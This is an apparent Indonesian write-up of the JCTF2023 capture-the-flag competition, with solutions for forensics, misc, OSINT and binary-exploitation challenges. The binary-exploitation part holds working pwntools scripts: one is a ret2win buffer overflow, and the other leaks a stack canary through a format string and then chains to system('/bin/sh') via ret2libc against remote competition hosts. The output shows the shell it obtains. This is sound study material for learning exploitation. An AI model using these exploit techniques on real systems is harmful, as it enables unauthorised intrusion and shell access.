
Kita mount aja, di dalamnya ada file audio, file gambar saviour, dan plaintext history.




Berikut isi file history.

> *Perched upon a hill so high,*
> *Above a village peaceful and still,*
> *Unleashed a force that made all cry,*
> *Laying waste to homes and fields at will.*
>
> *Screeches of pain, a deafening sound,*
> *Tortured souls and broken dreams,*
> *Ravaging through with no remorse found,*
> *Eclipsing all that was serene.*
>
> *The red sky was his sign of dread,*
> *Conjuring death from his fiery shell,*
> *Heralding destruction with every breath,*
> *Every breath a fight, a battle to catch.*
>
> *Death and destruction, a grave mismatch.*

Dan berikut isi file saviour.



Seems like tidak ada apa-apa di kedua file ini. Lalu kita coba dengarkan file audionya.



Asli, kedengerannya serem banget. Tapi kalau audio nya dispeed up, wah ternyata flag nya dieja :0

Flag: JCTF2023{dream_on_kratos}

Binary Exploitation

Book Store

Diberikan IP dan port `34.101.234.148:8128` dan file ELF vuln. Kita coba decompile vuln untuk memahami cara kerjanya.
Ada function secretBook yang terdapat flag tapi tidak dipanggil di main. Lalu di function buyBook ada diminta input string sebatas 50 menggunakan scanf. Maka disinilah ret2win nya.

```
from pwn import *

elf = ELF("./vuln")
rop = ROP(elf)
r = remote("34.101.234.148", 8128)

print((r.recvuntil(': ')))
r.sendline(b"1")

payload = b"A" * 58
payload += p32(rop.find_gadget(["ret"])[0])
payload += p32(elf.sym["secretBook"])
r.sendline(payload)
r.interactive()
```

Flag: JCTF2023{ur_ret2w1n_5ecr3t_b00k_i5_h3re}

Pass Manager

Kali ini diberikan semacam password manager, kali ini ngga ada win function. Dikasih juga libc nya, jadi kemungkinan besar disuruh ret2libc.

Canary NX nyala.

Di add_password() password nya di cek length nya tapi name nya ngga, jadi ada buffer overflow di Enter password name, tapi ngga cuman itu, inputan kita juga di printf sehingga bisa kita pakai buat nge leak canarynya


```
unsigned int add_password()
{
  char v1[32]; // [esp+Ch] [ebp-4Ch] BYREF
  char v2[32]; // [esp+2Ch] [ebp-2Ch] BYREF
  unsigned int v3; // [esp+4Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  printf("Enter password name: ");
  fflush(stdout);
  __isoc99_scanf(" %[^\n]", v1);
  printf("Nice to meet you ");
  printf(v1);
  fflush(stdout);
  while ( 1 )
  {
    printf("\nEnter your password: ");
    fflush(stdout);
    __isoc99_scanf(" %[^\n]", v2);
    if ( (unsigned int)strlen(v2) <= 0x20 )
      break;
    printf("Sorry ur password is to long");
    fflush(stdout);
  }
  store_pass((int)v1, (int)v2);
  return v3 - __readgsdword(0x14u);
}
```

Jadi idenya add password sekali buat leak canary, setelah itu add password lagi buat buffer overflow leak salah satu address libc. Terus add password sekali lagi buat manggil system(‘/bin/sh’)

```python
from pwn import *

# context.log_level = 'critical'
# for i in range(1, 100):
#     r = process('./vuln')
#     r.sendlineafter(b": ", b'1')
#     r.sendlineafter(b": ", f'%{i}$p')
#     r.recvuntil(b'you ')
#     print(i, r.recvline())
#     r.close()
# r = process('./vuln')
# canary ketemu di 23

r = remote('34.101.234.148', 8312)
elf = ELF('./vuln')
libc = ELF('./libc.so.6')
# gdb.attach(r)
# input()

# leak canary
r.sendlineafter(b": ", b'1')
r.sendlineafter(b": ", f'%23$p')
r.recvuntil(b'you 0x')
canary = int(r.recvline().strip(), 16)

# leak puts
r.sendline(b"abcd")
r.sendlineafter(b": ", b'1')
payload = b"A"*64 + p32(canary) + b"AAAABBBBCCCC" + p32(elf.plt['puts']) +
p32(elf.symbols['main']) + p32(elf.got['puts'])
r.sendlineafter(b": ", payload)
r.sendlineafter(b"password: ", b'abcd')
leak = u32(r.recvline()[:4].strip().ljust(4, b'\x00'))

print(hex(leak))
libc.address = leak - libc.symbols['puts']
print(hex(libc.address))
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh'))
```

```
payload = b"A"*64 + p32(canary) + b"AAAABBBBCCCC" + p32(system) +
p32(elf.symbols['main']) + p32(binsh)
r.sendlineafter(b": ", b'1')
r.sendlineafter(b": ", payload)
r.sendlineafter(b"password: ", b'abcd')
r.interactive()
```

```
[*] '/mnt/d/technical/ctf/joints/pass/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
/mnt/d/technical/ctf/joints/pass/solvepas.py:22: BytesWarnin
://docs.pwntools.com/#bytes
  r.sendlineafter(b": ", f'%23$p')
0xf7d8a830
0xf7d18000
[*] Switching to interactive mode
$ ls
myPass.txt
vuln
$ cat myPass.txt
SkNURjIwMjN7anVzdF9zb211X3MzY3VyMXR5X2J5cDQ1c19yMWdodD99
$
```




Flag: JCTF2023{just_some_s3cur1ty_byp45s_r1ght?}

Misc

Mega SUS


Diberikan sebuah file flag.sus. Di description disebutkan file nya didapatkan dari game Project Sekai. Kalau tidak tahu file .sus, bisa searching dulu project sekai sus file dan akan menemukan https://sus2img.palettetool.com
Hanya perlu diupload aja flag.sus nya. Sesuai game nya, cara baca nya adalah dari bawah kiri ke atas kanan.





Flag: JCTF2023{rEALLysusXDD}

Strange Message


Diberikan file flag.flag. Kalau di baca hexdump nya, terlihat seperti file JPG tetapi headernya ada sedikit rusak, harusnya 0xffd8 tapi jadi 0xffd7. Tetapi setelah dilihat di hex editor, ternyata ada file JPG lagi dibawahnya. Jadi kita coba pisahkan dulu, lalu perbaiki headernya sama seperti sebelumnya. Hasilnya 2 gambar serupa, kita coba XOR menggunakan stegsolve.








Wah masih ada bawahnya lagi ternyata, yasudah ganti aja size nya. Di sini kita coba ganti jadi 700x2000.



Lalu diXOR lagi.



Flag: JCTF2023{0h_n0o0_u_g0t_m3_:(_c0ngr4t5!}

Feedback


Tinggal isi
Flag: JCTF{thanks_for_filling_this_feedback}

OSINT


whereisThis

Diberikan file.jpg


Goal kita cari indomaret daerah mana, pluscodenya dan keluarahan apa. Pertama kita cari pentol mbok dhe di googlemaps.




Karena banyak cabang kita cari cabang indomaret sesuai dengan gambar di soal,



Pilih pinpoint yang Pentol MbokDhe cab.indomaret, lalu ubah fotonya ke 2 022 dan sudah sesuai gambar di soal. Lalu cari indomaret daerah tersebut di maps dan akan keluar indomaret fresh dr. sardjito



Soalnya minta pluscode dan kelurahan



Pluscode:

69FC+8V Terban, Yogyakarta City, Special Region of Yogyakarta

Pluscodenya yang icon + cuman pake titik, jadi pluscodenya 69FC+8V, lalu kelurahannya Terban lalu di wrap **JCTF2023{*}** dan harus kapital semua

